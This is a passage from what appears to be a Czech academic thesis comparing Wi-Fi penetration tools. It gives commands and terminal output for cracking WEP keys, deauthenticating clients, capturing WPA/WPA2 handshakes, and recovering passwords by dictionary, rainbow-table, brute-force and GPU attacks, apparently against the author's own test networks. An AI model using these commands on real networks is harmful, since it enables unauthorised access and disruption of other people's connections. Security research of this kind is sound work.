- nedostatečný počet inicializačních paketů
- bezdrátová karta nebo ovladač nepodporuje injekci paketů
- přístupový bod je chráněn proti injektování paketů
- bezdrátová karta pracuje na jiném kanálu než přístupový bod
- přístupový bod je příliš daleko

4.1.3 Generování provozu

Na prolomení WEP klíče je potřeba zachytit pakety se stejnými IV. Pro vygenerování dostatečně velkého provozu je v balíku aircrack k dispozici nástroj *aireplay-ng* s ARP injekcí. Při prolomení WEP klíče se používá odpojení klienta pomocí *deauth útoku* a po opětovném pokusu klienta se připojit vyšle ARP paket, který zachytí aireplay-ng a použije ho k následnému injektování. Přístupový bod je pak nucen na tyto dotazy odpovídat. Každá odpověď přináší nový IV, který se zachytává pomocí *airodump-ng*. Tento proces generování provozu se používá pouze pokud daný klient neposkytuje dostatečný provoz.

```
aireplay-ng -3 -b <bssid> -h <smac> mon0
```

```
root@kali:~# aireplay-ng -3 -e hackWEP -b EE:DE:27:5F:54:0B -h 94:0C:6D:8E:4B:62 mon0
15:03:09  Waiting for beacon frame (BSSID: EE:DE:27:5F:54:0B) on channel 10
Saving ARP requests in replay_arp-0404-150309.cap
You should also start airodump-ng to capture replies.
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Notice: got a deauth/disassoc packet. Is the source MAC associated ?
Read 66269 packets (got 641 ARP requests and 3449 ACKs), sent 6701 packets...(499 pps)
```

Obrázek 4.7: ARP injekce

Obrázek 4.7 zobrazuje průběh injekce paketů na přístupový bod s danou MAC adresou a SSID, z obrázku je vidět, že injekce začne až po spuštění zachytávání a provedení deautentizačního útoku. Dále také ukazuje počet ARP dotazů, počet potvrzení, poslaných paketů.

```
CH 10 ][ Elapsed: 3 hours 10 mins ][ 2015-04-04 18:03

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

EE:DE:27:5F:54:0B  -36 100   109202    40569    1  10  54e. WEP  WEP    OPN  hackWEP

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

EE:DE:27:5F:54:0B  94:0C:6D:8E:4B:62    0    0 - 1e  22359  3094691
EE:DE:27:5F:54:0B  00:1F:3C:25:E2:13  -35   48e-36e     1    45135
EE:DE:27:5F:54:0B  00:1F:3C:25:E2:13  -35   24e-24e     2    45143
```

Obrázek 4.8: Odchycení dat

Na obrázku 4.8 vidíme výstup z nástroje airodump-ng, který zachytává a ukládá do souboru potřebné rámce. Klíčovým údajem je položka # *Data*, která ukazuje počet zachycených paketů s IV, na obrázku je vyznačena červeně. Nabídka také ukazuje použitý kanál, způsob šifrování a autentizace, SSID a další provozní informace. Doba zachytávání se liší podle velikosti provozu. IV se posílá nový při každé nové relaci, při každé autentizaci, největší provoz lze zaznamenat při prohlížení videí nebo surfování po internetu a prohlížení stránek. Standardní doba pro zachycení 40 000 IV je zhruba 7 minut.

De-autentizační útok

```
airepley-ng -0 <počet paketu> -e <essid> -a <bssid> -c <dmac>

<interface>
```

```
root@kali:~# aireplay-ng -0 10 -e hackwifi -a EA:DE:27:5F:54:0B -c 00:27:19:F2:25:58 mon0
01:18:47  Waiting for beacon frame (BSSID: EA:DE:27:5F:54:0B) on channel 10
01:18:47  Sending 64 directed DeAuth. STMAC: [00:27:19:F2:25:58] [ 1|64 ACKs]
01:18:48  Sending 64 directed DeAuth. STMAC: [00:27:19:F2:25:58] [ 0|64 ACKs]
01:18:48  Sending 64 directed DeAuth. STMAC: [00:27:19:F2:25:58] [13|64 ACKs]
01:18:49  Sending 64 directed DeAuth. STMAC: [00:27:19:F2:25:58] [ 2|64 ACKs]
```

Obrázek 4.9: Odpojení klienta pomocí aireplay-ng

- *0* značí typ útoku *deauth*
- *10* určuje počet paketů poslaných na adresu AP
- *-a* určuje AP
- *-c* určuje klienta, který se má odpojit, tzv spoofing MAC adresy

Tento útok působí velice efektivně, protože napadený klient se nemůže opětovně připojit dokud není útok ukončen nebo si nezmění MAC adresu. K úspěšnému odpojení bohatě postačí 2 pakety.

4.1.4 Zjištění WEP klíče

Pro rozluštění klíče lze použít nástroj aircrack-ng, syntaxe je následující:

```
aircrack-ng -b <bssid> *.cap
```

```
                                Aircrack-ng 1.2 rc1

                    [00:00:01] Tested 2 keys (got 40569 IVs)

KB    depth   byte(vote)
 0    0/  1   68(54528) 19(49920) D6(49408) 61(49152) 50(48896) 05(48128)
 1    0/  1   65(66048) 4B(49664) 94(49152) 19(48640) E5(48128) 57(47872)
 2    0/  1   73(58624) 45(48896) B3(48896) EF(48384) 12(48128) 0C(47360)
 3    0/  1   6C(50176) E1(48128) 80(47616) 92(47616) 30(47360) A7(47360)
 4    0/  1   6F(54528) BA(51456) 51(48640) FA(48640) B0(48384) 9E(47616)

                KEY FOUND! [ 68:65:73:6C:6F ] (ASCII: heslo )
     Decrypted correctly: 100%
```

Obrázek 4.10: Dešifrování hesla při použití WEP 64

```
                        [00:00:02] Tested 1528933 keys (got 188244 IVs)

KB    depth   byte(vote)
 0    0/  1   68(247588) B5(203896) 54(203160) AA(202688) 3C(202316) 5D(200648) 14(200628)
 1    0/  1   65(241356) 19(202492) 88(202028) A5(201088) 4E(200224) EF(199664) 85(199344)
 2    0/  1   73(243580) 1A(206128) D5(203048) E3(202640) E8(201960) AC(201920) 5E(201744)
 3    0/  1   6C(255808) A7(202872) 51(202468) B3(200756) 53(199480) DE(198328) 85(198172)
 4    0/  1   6F(254544) 67(205508) ED(203960) 3E(203744) C2(202752) A2(202664) CF(202104)
 5    0/  1   31(250704) FC(206636) 68(204308) FE(204144) C5(201592) 2B(201540) 75(200764)
 6    0/  1   32(243128) BC(203980) EE(202488) DA(201892) 2E(200284) B2(200024) E6(199608)
 7    0/  1   33(245416) E2(207124) EE(206292) D6(202448) 00(201932) FD(200568) D8(200404)
 8    0/  1   34(238416) 3F(204296) 51(202284) 74(201440) 02(199660) 53(199560) 40(199348)
 9    0/  1   35(234248) B3(205748) A6(205488) 37(204196) 5C(204164) 99(201760) F2(200736)
10    0/  1   8B(204460) 96(202592) 25(202260) 56(201260) 7B(200928) 7D(199884) 4C(199680)
11    1/  1   6D(204280) 41(202676) CB(201568) 20(200932) 9D(200284) 8C(199344) 74(199208)
12    0/ 12   BF(207852) 28(201932) 2E(200284) C3(199892) A8(199820) 0E(199196) 85(198344)

  KEY FOUND! [ 68:65:73:6C:6F:31:32:33:34:35:36:37:38 ] (ASCII: heslo12345678 )
     Decrypted correctly: 100%
```

Obrázek 4.11: Dešifrování hesla při použití WEP 128

Rozluštění klíče proběhlo ve zlomku vteřiny, při útoku na WEP algoritmus není důležitá délka klíče, ale počet zachycených IV (jedná se o online útok). V případě na obrázku 4.10, kde bylo použito WEP 64 bitů, stačilo něco málo přes 40tis. Podle provedených testů lze klíč zjistit i při 30 000 IV. Při testování varianty WEP 128 bitů bylo zachyceno zhruba 70 000 IV, tento počet plně postačuje pro zjištění hesla. Obrázek 4.11 dokazuje, že na délce hesla vůbec nezáleží, protože u WEP 128 bylo použito heslo délky 13 znaků a čas pro jeho zjištění byl o sekundu více než při variantě WEP 64.

4.2 Aplikace penetračních nástrojů na WPA/WPA2 klíč

4.2.1 Nástroj aircrack-ng

Pomocí nástroje aircrack-ng lze provést slovníkový útok. Aby byl útok úspěšný je potřeba zachytit handshake a uložit do souboru s příponou *.cap. Nejefektivnější metoda jak zachytit výměnu je pomocí nástroje *airodump-ng*. Aby jsme ho mohli zachytit, je potřeba aby se klient připojil k dané síti, čímž dojde k výměně. Pro urychlení lze použít *aireplay-ng* a provést *deauth útok* na klienta, který už je k síti připojený. Opětovné pokusy o připojení klienta umožní útočníkovi zachytit potřebný handshake. Postup jak prolomit WPA/WPA2 klíč je následující:

- přepnutí Wi-Fi karty do monitorovacího módu
- spuštění zachytávání hadnshaku
- odpojení klienta pomocí *deauth útoku*
- vytvoření slovníku, stažení z internetu nebo vygenerování (např. pomocí nástroje crunch, pwgen)

- zjištění klíče pomocí *aircrack-ng*, *cowpatty*

Odpojení klienta lze provést několika způsoby. První je pomocí *aireplay-ng* viz. kapitola 4.1.3, další způsob je pomocí *mdk3*.

```
mdk3 <interface> <mod> <volba>
```

```
root@kali:~# mdk3 mon0 d -c 10 -d 00:1F:3C:25:E2:13

Disconnecting between: FF:FF:FF:FF:FF:FF and: C8:3A:35:18:86:40 on channel: 10
Disconnecting between: 8C:A9:82:7A:B4:34 and: C8:3A:35:18:86:40 on channel: 10
Disconnecting between: 8C:A9:82:7A:B4:34 and: C8:3A:35:18:86:40 on channel: 10
Disconnecting between: FF:FF:FF:FF:FF:FF and: 0A:A3:C4:87:4B:8A on channel: 10
Disconnecting between: C4:62:EA:2B:2F:F3 and: 0A:A3:C4:87:4B:8A on channel: 10
Disconnecting between: 8C:A9:82:7A:B4:34 and: C8:3A:35:18:86:40 on channel: 10
Disconnecting between: 8C:A9:82:7A:B4:34 and: C8:3A:35:18:86:40 on channel: 10
Disconnecting between: 8C:A9:82:7A:B4:34 and: C8:3A:35:18:86:40 on channel: 10
Disconnecting between: 8C:A9:82:7A:B4:34 and: C8:3A:35:18:86:40 on channel: 10
Packets sent:   3605 - Speed:   16 packets/sec
```

Obrázek 4.12: mdk3 při deauth útoku

- *mon0* síťové rozhraní
- *d* deauth útok
- *-c* kanál na kterém se má provést útok
- *-d* MAC adresa odpojovaného klienta

Na obrázku 4.12 je výstup z aplikace md3, zobrazuje počet odeslaných paketů, rychlost, přístupové body a klientské stanice, které jsou zasaženy de-autentizačním útokem.

Zachytávání handsheku lze provést pomocí nástroje *airodupm-ng*.

```
airodump-ng <volby> <interface>
```

Zachycení potřebných dat se provádí podobným způsobem jako u WEP. Klíčovým údajem, který sledujeme je na obrázku 4.13 vyznačen červeně. Doba jeho zachycení se liší, závisí na tom jak dobře se provede odpojení klienta, ovšem i když je to klíčová část útoku na WPA/WPA2, potřebný čas se pohybuje řádově v jednotkách minut.

Dešifrování klíče

K dešifrování klíče je potřeba slovník, který lze opatřit několika způsoby.

- stažení z internetu - all.lst obsahuje spoustu podslovníků v mnoha jazycích
- instalace z linuxu - obsahuje základní hesla

```
CH 10 ][ Elapsed: 4 mins ][ 2015-04-05 21:26 ][ WPA handshake: EA:DE:27:5F:54:0B

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

EA:DE:27:5F:54:0B  -31  30     2613        9    0  10  54e. WPA  CCMP   PSK  hackwifi

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

EA:DE:27:5F:54:0B  00:1F:3C:25:E2:13    0    5e- 1e     0     1475

root@kali:~# airodump-ng --channel 10 --bssid EA:DE:27:5F:54:0B mon0
```

Obrázek 4.13: Zachycení handsheku

- vygenerování pomocí nástroje např. crunch nebo pwgen - *crunch* je nástroj, který poskytuje spoustu možností pro generování slovníků (wordlist), více se lze dočíst v *man crunch*

Samotné dešifrování klíče provedeme pomocí *aircrack-ng*. Slovník obsahuje zhruba 3 000 000 slov a rychlost při hledání správného hesla byla 4734 K/s.

```
aircrack-ng -a2 *.cap -w wordlist.lst
```

- *-a2* značí útok proti WPA-PSK
- **.cap* udává soubor se zachyceným handshekem
- *wordlist.lst* - uvádí název souboru se slovníkem

```
                              Aircrack-ng 1.2 rc1

                      [00:08:08] 2143272 keys tested (4734.48 k/s)

                                KEY FOUND! [ heslo123 ]

      Master Key     : FE EC 8E 64 88 77 84 42 0C B9 0D 86 FC 55 80 F9
                       B4 5C A3 87 F2 C3 7C E2 AD A3 AD 0B 90 DF 9D 43

      Transient Key  : 34 91 5C 66 6D 51 1D 50 E1 AB EF 51 FE CA 67 52
                       4E A5 30 F4 EE 5F 21 CD 35 90 BC 4D EB D9 64 00
                       A4 0E 99 29 1F 8E BB 15 9B E1 21 DD B5 DC 02 EB
                       1A EE 68 00 9E 87 67 7E 01 C9 70 1D AD 79 C8 B7

      EAPOL HMAC     : B4 AE FD 29 ED 39 22 E6 8D 2B E4 97 96 50 D1 18
```

Obrázek 4.14: Výsledné heslo

Obrázek 4.14 zobrazuje výstup z nástroje aircrack-ng, potřebný čas ke zjištění klíče byl 8 minut, tento čas závisí na vytížení procesoru a umístění hesla ve slovníku. Slovník obsahuje hesla, která jsou umístěna na každý řádek jedno a čím dřív se heslo nachází, tím je kratší doba nalezení hesla. Z obrázku vidíme, že naše heslo se nachází někde ve třetí čtvrtině slovníku, protože bylo použito přes 2 miliony hesel. Dále ve výstupu můžeme vidět PMK = *Master Key* (256 b), hodnoty *Tranzient key*, které reprezentují klíče KCK (128 b), KEK (128 b), TEK (128 b) a 2 TMK klíče (2x64 b). Útok provedený na WPA2-PSK probíhá naprosto stejným způsobem.

4.2.2 Dešifrování hesla pomocí nástroje Cowpatty

Pomocí nástroje Cowpatty lze provést útok třemi způsoby.

- Slovníkový útok
- Zrychlený slovníkový útok (rainbow tables)
- Útok hrubou silou (Cowpatty plus)

Slovníkový útok

Tento útok je podobný jako v případě aircrack-ng viz kapitola 4.2.1. Vyžaduje zachycení *handshaku*, slovník a SSID sítě. Syntaxe příkazu je následující:


```
cowpatty -r <handshake> -s <SSID sítě> -f <slovnik>
```

Při testování jsem použil jeden ze slovníků stažený z internetu. Nutností je znalost přesného SSID.

```
root@kali:~# cowpatty -r wpa222_2-01.cap -s hackWPA2 -f /root/Desktop/slovniky/a
ll.lst
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "Password".

253 passphrases tested in 0.52 seconds:  481.99 passphrases/second
```

Obrázek 4.15: Zjištěné heslo pomocí cowpatty slovníkového útoku


Obrázek 4.15 zobrazuje výstup z cowpatty, stejně jako u aircrack, bylo porovnáno přes 2 miliony hesel z daného slovníku, dosažená rychlost je však 10x nižší - zhruba 480 hesel za sekundu. Výsledkem je tedy mnohem delší doba k nalezení hesla, v přepočtu zhruba 73 minut. Rozdíl mezi nástroji je vidět z grafu na obrázku 4.16, pro oba nástroje byl použit stejný handshake a stejný slovník.



Obrázek 4.16: Porovnání obou nástrojů z pohledu rychlosti

Zrychlený slovníkový útok pomocí rainbow tables

Technika *rainbow tables* poskytuje několikanásobné zrychlení při zjišťování použitého klíče. Princip funkce je vidět na obrázku 4.17. Nástroj vezme slovník obsahující hesla, SSID dané sítě a pro každé heslo vytvoří hash, který je následně uložen do souboru (rainbow tabulky). Cowpatty potom vezme hashe z rainbow tabulky a porovná je s hashem obsaženým v handshaku. Tímto odpadá veškeré nadbytečné přepočítávání a útok je tak několikanásobně rychlejší. Nevýhodou je vytváření souboru s tabulkou hashů, tato operace může být časově velice náročná. Lze použít tabulky předem připravené (z internetu), ovšem tyto tabulky obsahují pouze základní univerzální SSID (např. OpenWRT, Internet,...).



Obrázek 4.17: Princip funkce rainbow tables

Nástroj, který vytváří tyto tabulky se nazývá *genpmk* nebo jeho alternativa *genpmkp*. Syntaxe:

```
genpmk -f <slovnik> -s <SSID> -d <výstupní soubor>
```

```
root@kali:~# genpmk -f /root/Desktop/slovniky/all.lst -s hackWPA2 -d hash_all
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File hash_all does not exist, creating.
key no. 1000: Chocolat
key no. 2000: dolphinses
key no. 3000: motorola1
key no. 4000: Grandma1
key no. 5000: howardhoward
             :
key no. 3812000: zagurchat
key no. 3813000: zastroika
key no. 3814000: zemlyepashyec
key no. 3815000: zolotuxa

3815398 passphrases tested in 7935.98 seconds:  480.77 passphrases/second
```

Obrázek 4.18: Tvorba rainbow tabulky

Obrázek 4.18 zobrazuje výstup z genpmk programu, jeho vstupem je slovník obsahující hesla a SSID, výstupem je pak soubor obsahující hashe. Nástroj genpmk disponuje stejnou rychlostí jako cowpatty - 480 hesel za sekundu.

Samotný útok pomocí cowpatty má potom následující syntaxi:

```
cowpatty -d <hash soubor> -s <SSID> -r <handshake.cap>
```

```
root@kali:~# cowpatty -d hash_all -s hackWPA2 -r wpa222_2-01.cap
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "Password".

253 passphrases tested in 0.00 seconds:  293844.38 passphrases/second
```

Obrázek 4.19: Prolomení hesla pomocí cowpatty rainbow tables

Výsledná rychlost, která byla dosažena při použití rainbow tables je 300 000 hesel za sekundu, což je zhruba 600x větší rychlost, než při použití klasického slovníkového útoku.

4.2.3 Útok hrubou silou

U obou nástrojů (aircrack-ng a cowpatty) lze použít útok hrubou silou. Jako vstup lze použít nástroje pro generování hesel využívající různé znakové sady. Výstup se potom

předá na vstup nástroje pro uskutečnění útoku. Příkladem tohoto generátoru je *crunch*, jehož funkce je popsána v kapitole 3.6.2.

Syntaxe příkazu pro nástroj aircrack-ng je následující:

```
crunch 9 9 <znakova_sada> | aircrack-ng -a2 *.cap -w - -e <SSID>
```

Výstup z programů je na obrázku 4.20, v první části je výpis z crunch, kde se vypočítá velikost případného souboru a počet hesel, které se vygenerují ze zadané znakové sady. V druhé části se po načtení souboru *.cap spustí samotné dešifrování hesla. Protože jedinou změnou je zdroj hesel, výstup z aircrack-ng je naprosto stejný jako při použití slovníkového útoku.

```
root@kali:~/zachycene soubory/wpa# crunch 9 9 tauenrl | aircrack-ng -a2
/root/zachycene_soubory/wpa2/wpa222-03.cap -w - -e hackWPA2
Crunch will now generate the following amount of data: 403536070 bytes
384 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 40353607
Opening /root/zachycene_soubory/wpa2/wpa222-03.cap
Opening /root/zachycene_soubory/wpa2/wpa222-03.cap
Reading packets, please wait...

                                Aircrack-ng 1.2 rc1

                    [00:05:15] 1438344 keys tested (4681.65 k/s)

                            KEY FOUND! [ tarantule ]

        Master Key     : 18 B7 31 7F 93 DA 5A 26 C3 B6 28 BC AA 08 03 A7
                         71 8A DC 19 96 B2 12 E8 4F 6B A3 0F 23 99 26 33

        Transient Key  : 0A EC D4 1B 24 F6 78 33 DA 51 B1 85 D7 54 F2 B5
                         B2 77 8B 38 DB 0D B8 7F 50 43 94 2B 86 6E 0B A7
                         FF 58 47 09 D7 88 7C 5B 9B 96 4D 9B 7D D8 92 0D
                         C3 BA 43 70 25 E7 65 E9 57 30 5E 60 CA 34 C4 6D

        EAPOL HMAC     : CE DB 8F B9 1F 3A DC 97 F7 7F 51 4A 13 99 A3 11
```

Obrázek 4.20: Aircrack-ng při použití útoku hrubou silou

```
crunch 9 9 <znakova_sada> | cowpatty -r <*.cap> -f - -s <SSID>
```

Obrázek 4.21 ukazuje výstup z nástroje cowpatty, jehož slabina je zvýrazněná červenou barvou, cowpatty není schopno přijímat z výstupu nástroje crunch, při útoku přeskakuje

hesla, proto není vhodné crunch používat jako generátor hesel pro cowpatty. Existuje však alternativa, cowpatty plus, která má vestavěné parametry pro vykonání útoku hrubou silou. Výsledná rychlost je prakticky stejná jako při slovníkovém útoku (510 PMK/s).


```
root@kali:~/zachycene_soubory/wpa# crunch 9 9 tarantule | cowpatty
-r /root/zachycene_soubory/wpa2/wpa222-03.cap -f - -s hackWPA2
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
Crunch will now generate the following amount of data: 403536070 bytes

384 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 40353607
Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
Using STDIN for words.
                :
key no. 1438000: taraelule
key no. 1439000: taranuuuu
key no. 1440000: taranrara
key no. 1441000: tararaaat
key no. 1442000: tarantel
                :
Unable to identify the PSK from the dictionary file. Try expanding your
passphrase list, and double-check the SSID.  Sorry it didn't work out.

1593560 passphrases tested in 3296.91 seconds:  483.35 passphrases/second
```

Obrázek 4.21: Cowpatty při použití útoku hrubou silou

Výsledky z obou útoků jsou vyhodnoceny v grafu na obrázku 4.22, který ukazuje, že rychlost dešifrování hesla se v rámci mezí vůbec neliší od útoku pomocí slovníku. Ovšem veliký rozdíl je mezi časy prolomení klíče. Důvod vychází z principu útoku hrubou silou, kde se generují všechny možné kombinace znakové sady, výsledné heslo tak může být zjištěno dříve nebo později, záleží na způsobu zadání znakové sady.

Závěr z této podkapitoly je takový, že nejpomalejší metoda pro zjištění hesla je slovníkový útok pomocí cowpatty (dosažená rychlost 480 PMK/s), malé vylepšení přináší nástroj aircrack-ng poskytující 10ti násobné zrychlení (4890 PMK/s). Další navýšení rychlosti a snížení doby dešifrování hesla je použití zrychleného slovníkového útoku (pomocí cowpatty), kde urychlení přináší předem vytvořený soubor obsahující hash pro každé heslo, čímž odpadá přepočítávání při útoku.

Alternativní metoda zjištění hesla je útok hrubou silou. Tato metoda má výhodou vtom, že ji lze použít v případě, když útočník nemá po ruce vhodný slovník. Ovšem negativní stránkou tohoto útoku je příliš velká doba útoku, která se může vyšplhat na řádově roky až desetiletí v závislosti na síle hesla, použité znakové sadě a dostupného výpočetního výkonu. Všechny dosavadní výsledky směřují k jedné věci a to je použití GPU a technologie CUDA.



Obrázek 4.22: Porovnání útoků hrubou silou

4.3 Aplikace penetračních nástrojů využívajících technologie CUDA

V této části budu popisovat různé možnosti penetračních nástrojů *pyrit* a *Aircrack-ng-cuda*. Oba tyto nástroje používají ke svým výpočtům procesory na grafických kartách a podporují CUDA technologii.

4.3.1 Pyrit

Pyrit poskytuje různé informační příkazy, například *list_core* sloužící k vypsání dostupných HW modulů nebo *benchmark*, který tyto moduly testuje a v poté vypíše jejich dostupný výkon.

Na obrázku 4.23 jsou vypsány všechny dostupné HW moduly v počítači, jsou to 4 jádra podporující CUDU a 4 jádra CPU.

```
root@kali:~/zachycene_soubory/wpa2# pyrit list_cores
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

The following cores seem available...
#1:  'CUDA-Device #1 'GeForce GTX 590''
#2:  'CUDA-Device #2 'GeForce GTX 590''
#3:  'CUDA-Device #3 'GeForce GTX 590''
#4:  'CUDA-Device #4 'GeForce GTX 590''
#5:  'CPU-Core (SSE2)'
#6:  'CPU-Core (SSE2)'
#7:  'CPU-Core (SSE2)'
#8:  'CPU-Core (SSE2)'
```

Obrázek 4.23: Dostupné HW moduly testovacího počítače

```
root@kali:~/Downloads/Cryptohaze-Linux# pyrit benchmark_long
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Running benchmark (99518.6 PMKs/s)... -

Computed 99518.56 PMKs/s total.
#1: 'CUDA-Device #1 'GeForce GTX 590'': 20105.7 PMKs/s (RTT 3.7)
#2: 'CUDA-Device #2 'GeForce GTX 590'': 25429.1 PMKs/s (RTT 3.0)
#3: 'CUDA-Device #3 'GeForce GTX 590'': 26117.8 PMKs/s (RTT 3.0)
#4: 'CUDA-Device #4 'GeForce GTX 590'': 27309.4 PMKs/s (RTT 3.0)
#5: 'CPU-Core (SSE2)': 513.5 PMKs/s (RTT 3.0)
#6: 'CPU-Core (SSE2)': 522.5 PMKs/s (RTT 3.0)
#7: 'CPU-Core (SSE2)': 541.2 PMKs/s (RTT 3.0)
#8: 'CPU-Core (SSE2)': 518.8 PMKs/s (RTT 3.0)
```

Obrázek 4.24: Výsledek testování výpočetního výkonu HW

Na obrázku 4.24 jsou výsledky testování výpočetního výkonu. Čtyři jádra dohromady dosáhly výkonu 99518 PMK/s (Výsledná rychlost je průměrná, při spuštěném testu byl zaznamenám výkon v rozmezí 95 000 - 110 000 PMK/s). V druhé části je pro porovnání výkon CPU, kde bylo dosaženo 2096 PMK/s, což je asi 50x slabší výkon než u GPU.

4.3.1.1 Slovníkový útok

Pro úspěšný útok je potřeba mít slovník, obsahující hesla, zachycený handshake a přesné SSID Sítě. Handshake lze pomocí příkazu *analyze* analyzovat, zobrazí se výpis přístupových bodů (MAC a SSID) a k nim připojené stanice. Dále také se zobrazí použité zapouzdření, šifrování, hashovací algoritmus, nejdůležitější informací je však stav handshaku, aby byl použitelný pro útok, musí být ve stavu *good*.

```
root@kali:~# pyrit -r wpa222_2-01.cap analyze
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Parsing file 'wpa222_2-01.cap' (1/1)...
Parsed 39 packets (39 802.11-packets), got 1 AP(s)

#1: AccessPoint ee:de:27:5f:54:0b ('hackWPA2'):
  #1: Station 00:27:19:f2:25:58, 20 handshake(s):
    #1: HMAC_SHA1_AES, good, spread 1
    #2: HMAC_SHA1_AES, good, spread 1
    #3: HMAC_SHA1_AES, good, spread 1
    #4: HMAC_SHA1_AES, good, spread 1
    #5: HMAC_SHA1_AES, good, spread 3
    #20: HMAC_SHA1_AES, bad, spread 24
  #2: Station 00:1f:3c:25:e2:13, 2 handshake(s):
    #1: HMAC_SHA1_AES, bad, spread 1
    #2: HMAC_SHA1_AES, bad, spread 6
```

Obrázek 4.25: Analýza zachyceného handshaku

Příkaz pro spuštění samotného útoku je následující:

```
pyrit -r <handshake.cap> -i <slovnik> attack_passthrough
```

Pyrit analyzuje soubor *.cap, zjistí počet AP, vybere BSSID u kterého bude handshake ve stavu „good“ a spustí útok. Veškeré tyto údaje aplikace vypíše, takže je možno zkontrolovat, jestli se dešifruje správné heslo (to které chceme). Dosažená rychlost je 97 000 PMK/s. Výstup je na obrázku 4.26. Při porovnání s útoky prováděnými pomocí nástrojů aircrack-ng a cowpatty dojdeme k závěru, že rychlost je pomocí pyrit 20x větší než u aircrack a dokonce 200x větší než u cowpatty.

4.3.1.2 Útok pomocí rainbow tables

Princip funkce rainbow tables při použití GPU je úplně stejný jako při použití CPU viz kapitola 4.2.2. Postup při realizaci tohoto útoku je následující:

nejprve vložíme SSID do databáze

